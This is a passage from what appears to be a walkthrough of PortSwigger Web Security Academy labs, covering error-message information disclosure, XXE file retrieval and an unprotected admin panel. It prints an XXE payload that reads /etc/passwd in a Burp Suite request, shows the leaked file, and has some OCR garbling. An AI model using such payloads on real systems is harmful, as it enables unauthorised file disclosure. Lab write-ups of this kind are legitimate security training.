29 at net.portswigger.http.server.HttpServer$Connection.run$lambda$1(HttpSever.ja
30 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPo
31 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPo
32 at java.base/java.lang.Thread.run(Thread.java:835)
33
34 Apache Struts 2 2.9.31
```

The screenshot shows a browser window with the URL `0a5100a403a7d8e3836daaf5000f002e.web-security-academy.net`. The page title is "Information disclosure in error messages". A green button at the top right indicates the task is "Solved". Below the title, a message says "Congratulations, you solved the lab!". There are two buttons: "Share your skills!" and "Continue learning >". A "Home" link is at the bottom right. The main content features a logo with the text "WE LIKE TO SHOP" and a stylized figure. Below it are four product cards:

- More Than Just Birdsong**: An image of a musical staff with notes. Rating: ★★★★☆ \$48.79. Buttons: "View details", "Report a bug", "Feedback".
- Potato Theater**: An image of two potatoes with faces. Rating: ★☆☆☆☆ \$63.32. Buttons: "View details", "Report a bug", "Feedback".
- Six Pack Beer Belt**: An image of a person wearing a belt with six cans attached. Rating: ★★★★★ \$35.46. Buttons: "View details", "Report a bug", "Feedback".
- Portable Hat**: An image of three people holding up a man in a suit. Rating: ★☆☆☆☆ \$19.33. Buttons: "View details", "Report a bug", "Feedback".

4. XML External Entity

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

The screenshot shows a browser window with the URL `0a49002704deeb6880edfd65007c005d.web-security-academy.net/product?productId=1`. The page title is "Exploiting XXE using external entities to retrieve files". A green button at the top right indicates the task is "Not solved". Below the title, a message says "Description:". The main content features a product card for "Eye Projectors":

- Eye Projectors**: An image of a human eye. Rating: ★★★★★ \$29.07. Buttons: "View details", "Report a bug", "Feedback".

Burp Suite Professional v2.1.01

File Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Response from https://acd01fd7ffd959900875052d00d200fa.web-security-academy.net:443/product?productId=1 [18.200.141.238]

Forward Drop Intercept is on Action Comment this item


Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self'; style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333; font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 6272

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Exploiting XXE using external entities to retrieve files</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Exploiting XXE using external entities to retrieve files</h2>
              <a class="link-back">
                Back to lab description
              </a>
            </div>
            <div class="widgetcontainer-lab-status is-solved">

```



```
Burp Suite Professional v2.1.01
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Comment this item
Raw Params Headers Hex XML
POST /product/stock HTTP/1.1
Host: acd01fd71fd959908075052d00d200fa.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 107
Connection: close
Referer: https://acd01fd71fd959908075052d00d200fa.web-security-academy.net/product?productId=1
Cookie: session=4CjHIBExxb0UfpkFgu9tabRN70QPMNhF

<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>3</storeId></stockCheck>
```

```
Burp Suite Professional v2.1.01
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Comment this item
Raw Params Headers Hex XML
POST /product/stock HTTP/1.1
Host: acd01fd71fd959908075052d00d200fa.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 107
Connection: close
Referer: https://acd01fd71fd959908075052d00d200fa.web-security-academy.net/product?productId=1
Cookie: session=4CjHIBExxb0UfpkFgu9tabRN70QPMNhF

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT xxe SYSTEM "file:///etc/passwd" > ]>
<stockCheck>
<productId>4xx</productId>
<storeId>3</storeId>
</stockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self'; style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333; font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Connection: close
Content-Length: 1144

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:18:mail:/var/mail:/usr/sbin/nologin
news:x:9:18:news:/var/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
peter:x:2001:2001:/:/home/peter/bin/bash
user:x:2000:2000:/:/home/user/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:/:/nonexistent:/usr/sbin/nologin
"
"
```

5. Broken Access Control

This lab has an unprotected admin panel.

Solve the lab by deleting the user carlos.

Unprotected admin functionality

WebSecurity Academy

Back to lab description >>

Users

wiener - Delete

carlos - Delete

Home | My account

0e9a001204fa696585f94f9100560042.web-security-academy.net/administrator-panel

WebSecurity Academy Unprotected admin functionality

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

User deleted successfully!

Home | My account

Share your skills! Continue learning >

Users

wiener - Delete